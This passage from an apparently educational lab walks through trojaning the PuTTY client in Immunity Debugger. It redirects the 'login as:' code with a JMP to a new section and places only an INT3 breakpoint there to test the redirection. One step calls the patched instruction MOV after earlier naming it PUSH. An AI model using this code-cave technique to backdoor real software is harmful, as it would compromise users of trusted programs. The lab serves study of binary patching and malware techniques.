
In the "Enter expression to follow" box, enter 41CB6E as shown below. Click OK.



Immunity moves to show the PUSH instruction that loads the "login as: " string, as shown below.




Right-click the PUSH instruction and click Assemble, as shown below.



In the "Assemble" box, enter this command:

```
JMP 484000
```




Click the **Assemble** button.

Click the **Cancel** button.

The MOV instruction has been replaced by this instruction, as shown below:

```
JMP putty-ne.00484000
```



Adding Trojan Code


Now we can add extra commands to Putty in ".NewSec". First we'll just put an INT3 there, so we can verify that the redirection works. When the processor executes the INT3 command, the program will stop and show a message in Immunity.

In the JMP insruction, right-click **00484000**. and click **Follow**.

Immunity moves to address 00484000.


Right-click **00484000** and click **Assemble**. Enter this command, as shown below.

```
INT3
```



Click **Assemble**. Click **Cancel**.

Address 484000 now contains an INT3 instruction, which is CC in hexadecimal, As shown below.



Running the Modified App in Immunity

In Immunity, click **Debug**, **Run**.

